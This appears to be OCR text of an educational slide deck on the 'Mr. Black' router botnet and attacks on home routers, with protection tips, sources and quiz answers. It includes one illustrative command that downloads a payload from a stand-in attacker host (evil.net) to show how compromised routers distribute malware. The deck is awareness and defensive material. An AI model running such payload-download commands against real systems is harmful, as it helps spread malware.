



Mr. Black

and other attacks on SOHO routers

Presentation by
Brandon AH CHING
Andrew NEELANDS

ROGERS
cisco

Wireless Router Network Diagram



BOT
BOT
BOT
BOT
BOT


Meet Mr. Black (aka Trojan.Linux.Spike.A)

- In late 2014, a network of +40,000 compromised routers deployed by Anonymous for different DDoS attacks.

- **Biggest security mistake**: leave router security credentials as default password and remote administration enabled.

- Spread their infection to other devices and gathered into a botnet.

logged by Incapsula from Dec 2014



Router Attacks more generally

Inside vs. Outside

Attacks on confidentiality

Man in the Middle(MiTM)

- Eavesdropping(Sniffing)
- Cookie Hijacking
- Information Stealing or Phishing

Access Local Devices


Theft of Services

Always-on botnet

Source Obfuscation *EvilTOR*

Object Distribution *EvilCDN*

Router Malware - MiTM



The attacker intercepts the network and watches the transactions berween the two parties, stealing sensitive information

Router Malware Attacks

Key point:

access to the routers **=>** having access to any local devices(security cameras) that needs wireless connection

Eavesdropping(Sniffing)

- Analyze your network and gain information to eventually cause your network to crash or to become corrupted.
- Read your communications.

cookie hijacking & DDoS

- gain unauthorized access by exploiting valid computer sessions and steal important information in a computer system
- could lead to injection of malicious malware
- hacker can cause abnormal behaviour of services

Attacks on the individual

access to router = access to any wirelessly connected devices = potential access to computer

local connected devices - Storage

- Access to files on drive
- Logging network activity
- Invasion of privacy

local connected devices - Printer Attached

- Potential to access printer history
- Can print from that local device
- Still privacy issue

Network connected devices - Online Transactions

- Access to online transaction history
- lead to unwanted bank transactions like money transfers or credit card purchases

Protection

Protect your network


- Update device router firmware
- CHANGE the password
- Install a router OS if you plan to maintain it.

GRC Shields Up

https://www.grc.com/shieldsup

Routers as an Attack Platform

Wireless Router Network Diagram



Routers as an Attack Platform

- Low CPU / RAM / Storage*

+ Silent operation (*unmonitored*)

+ Always On

Routers as an Attack Platform

Stable

Public IP Addresses + 24/7 operation

- Bots are easily accessible by/**from** each other
- Limited Traffic Filtering by ISPs
- Diverse “cover” traffic

Fast Connections

Routers as an Attack Platform

CDN.evil.net

- Reliable distribution for Malware Payloads

Routers as an Attack Platform

TOR.evil.net


- Mask source of attack
- Host “complex” services (Torrent, VOIP ...)

Is this problem solvable?

Who's Involved

- Router Manufacturers
- ISPs
- Users
- Software Developers

Internet Service Providers



Router Manufacturers

Users

EFF

3rd Party Firmware / OS

Users

“BIG” Software Companies

It just got worse...

Federal
Communications
Commission

New FCC Regulation

- Rule concerns 5GHz radios
- Implementations use SoC
- Manufacturers are locking the box.
- No requirement for updates

  → 0-day forever

In the mean time …

super-bots

a lot of them ....

with public IPs

2d3ef0.evil.net → 20.30.40.50

online 24/7

```
curl -o payload.bad https://2d3ef0.evil.net
```

unblocked

https://2d3ef0.evil.net:1046/

(and covered)

for a long time

anonymously

Resources

Check for Open Ports http://www.yougetsignal.com/tools/open-ports/

How To Geek http://www.howtogeek.com/227384/how-to-check-your-router-for-malware/

Flashing for Humans http://blog.superuser.com/2011/07/01/router-flashing-for-mere-humans/

Sources

Incapsula: https://www.incapsula.com/blog/ddos-botnet-soho-router.html

Links from Mini-Presentation Handout

1. http://www.extremetech.com/computing/205525-anonymous-may-have-hijacked-thousands-of-routers-for-zombie-botnet
2. http://www.tomsguide.com/us/security-home-router-botnets-vulnerable,news-20922.html
3. http://www.computerworld.com/article/2921388/network-security/insecure-routers-hacked-yet-again.html
4. https://technet.microsoft.com/en-us/library/cc959354.aspx
5. https://www.quora.com/Computer-Hacking-security/What-could-a-hacker-do-with-access-to-my-routers-web-admin-panel

FCC Regulation

Overview -- http://hackaday.com/2016/02/26/fcc-locks-down-router-firmware/

Libre Planet / Save WiFi -- https://libreplanet.org/wiki/Save_WiFi/Individual_Comments

Key questions

Question 1: What are the “longevity” factors for which contributed to the Mr Black malware?

Answer: Lack of awareness in use of routers and credentials left as default

Question 2: Other than updating the router firmware, what major security measure is needed for router protection?

Answer: Regularly change user credentials such as username and password

Question 3: What makes router attacks as a platform so dangerous as security threat?

Answer: The fact that public IP addresses are 24/7 operational and its fast connectivity is what makes it a serious threat.